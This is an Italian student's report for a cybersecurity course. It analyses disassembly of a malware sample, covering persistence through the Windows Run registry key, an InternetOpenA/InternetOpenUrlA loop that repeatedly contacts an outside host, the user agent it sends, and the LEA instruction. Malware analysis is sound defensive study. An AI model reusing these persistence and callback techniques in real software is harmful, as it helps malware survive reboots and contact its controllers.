2024

EPICODE

CS0124

REPORT

Week 11 Lesson 1

PREPARED BY : Bruno Falconi

Traccia:

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

• Descrivere come il Malware ottiene la persistenza, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite

• Identificare il client software utilizzato dal Malware per la connessione ad Internet

• Identificare l'URL al quale il Malware tenta di connettersi ed evidenziare la chiamata di funzione che permette al malware di connettersi ad un URL

• BONUS: qual è il significato e il funzionamento del comando assembly "lea"

Persistenza

Traccia:

```
0040286F   push    2               ; samDesired
00402871   push    eax             ; ulOptions
00402872   push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877   push    HKEY_LOCAL_MACHINE ; hKey
0040287C   call    esi ; RegOpenKeyExW
0040287E   test    eax, eax
00402880   jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882   lea     ecx, [esp+424h+Data]
00402886   push    ecx             ; lpString
00402887   mov     bl, 1
00402889   call    ds:lstrlenW
0040288F   lea     edx, [eax+eax+2]
00402893   push    edx             ; cbData
00402894   mov     edx, [esp+428h+hKey]
00402898   lea     eax, [esp+428h+Data]
0040289C   push    eax             ; lpData
0040289D   push    1               ; dwType
0040289F   push    0               ; Reserved
004028A1   lea     ecx, [esp+434h+ValueName]
004028A8   push    ecx             ; lpValueName
004028A9   push    edx             ; hKey
004028AA   call    ds:RegSetValueExW
```

Dall'estratto del codice assembly fornito dall'esercizio, possiamo identificare il modo in cui il programma ottiene la persistenza attraverso l'utilizzo delle funzioni del registro di Windows. In particolare, il programma utilizza le seguenti istruzioni:

push 2 ; samDesired

push eax ; ulOptions

push offset Subkey ; "Software\\Microsoft\Windows\\CurrentVersion\\Run"

push HKEY__LOCAL_MACHINE ; hKey

call esi ; RegopenKwyExW

In queste istruzioni, il programma sta chiamando la funzione **RegopenKwyExW** del registro di Windows. Questa funzione è utilizzata per aprire una chiave del registro specificata e restituisce un

handle alla chiave aperta. Nel contesto dell'estratto, sembra che il programma stia cercando di aprire una chiave del registro associata alle voci di avvio automatico di Windows.


Successivamente, il programma imposta un valore nella chiave di registro specificata utilizzando la funzione **RegSetValueExW**, come evidenziato dalle seguenti istruzioni:

```
lea ecx, [esp+424h,Data]
push ecx ; lpString
mov bl, 1
call ds:lstrlenW
lea edx, [eax+eax+2]
push edx ; cbData
mov edx,[esp+428h+Data]
push eax ; lpData
push 1 ; dwType
push 0 ; Reserved
lea ecx, [esp+434h+ValueName]
push ecx ; lpValueName
push edx ; hKey
call ds:RegSetValuExW
```

In queste istruzioni, il programma calcola l'indirizzo effettivo della variabile Data e lo utilizza per impostare un valore nella chiave di registro precedentemente aperta.

In sintesi, il programma ottiene la persistenza aggiungendo se stesso alle voci di avvio automatico di Windows, aprendo una specifica chiave del registro e impostando un valore all'interno di essa. Questo assicura che il programma venga avviato automaticamente ogni volta che viene avviato il sistema operativo.

Client Software



```
.text:00401150 ; ||||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
.text:00401150                 push    esi
.text:00401151                 push    edi
.text:00401152                 push    0               ; dwFlags
.text:00401154                 push    0               ; lpszProxyBypass
.text:00401156                 push    0               ; lpszProxy
.text:00401158                 push    1               ; dwAccessType
.text:0040115A                 push    offset szAgent  ; "Internet Explorer 8.0"
.text:0040115F                 call    ds:InternetOpenA
.text:00401165                 mov     edi, ds:InternetOpenUrlA
.text:0040116B                 mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:                             ; CODE XREF: StartAddress+30↓j
.text:0040116D                 push    0               ; dwContext
.text:0040116F                 push    80000000h       ; dwFlags
.text:00401174                 push    0               ; dwHeadersLength
.text:00401176                 push    0               ; lpszHeaders
.text:00401178                 push    offset szUrl    ; "http://www.malware12COM
.text:0040117D                 push    esi             ; hInternet
.text:0040117E                 call    edi ; InternetOpenUrlA
.text:00401180                 jmp     short loc_40116D
.text:00401180 StartAddress    endp
.text:00401180
```

Il Client Software utilizzato dal programma lo possiamo identificare nell'immagine inerente la subroutine, ed è il software Internet Explorer versione 8.0.

URL

Per quanto riguarda l'URL al quale il Malware sta cercando di connettersi è www malware12 . com mentre la chiamata di fuznione è Call edi:InternetopenUrlA.

BONUS

Significato e funzionamento del comando assembly "lea":

Il comando lea (Load Effective Address) viene utilizzato per calcolare un indirizzo effettivo senza caricare i dati dalla memoria. In questo estratto di codice, il comando lea viene utilizzato per calcolare gli indirizzi effettivi di variabili o strutture dati. Ad esempio, lea ecx, [esp+424h,Data] calcola l'indirizzo effettivo della variabile Data rispetto al puntatore di pila esp sommando l'offset 424h. Questo indirizzo può essere utilizzato successivamente per riferirsi ai dati memorizzati in quella posizione di memoria.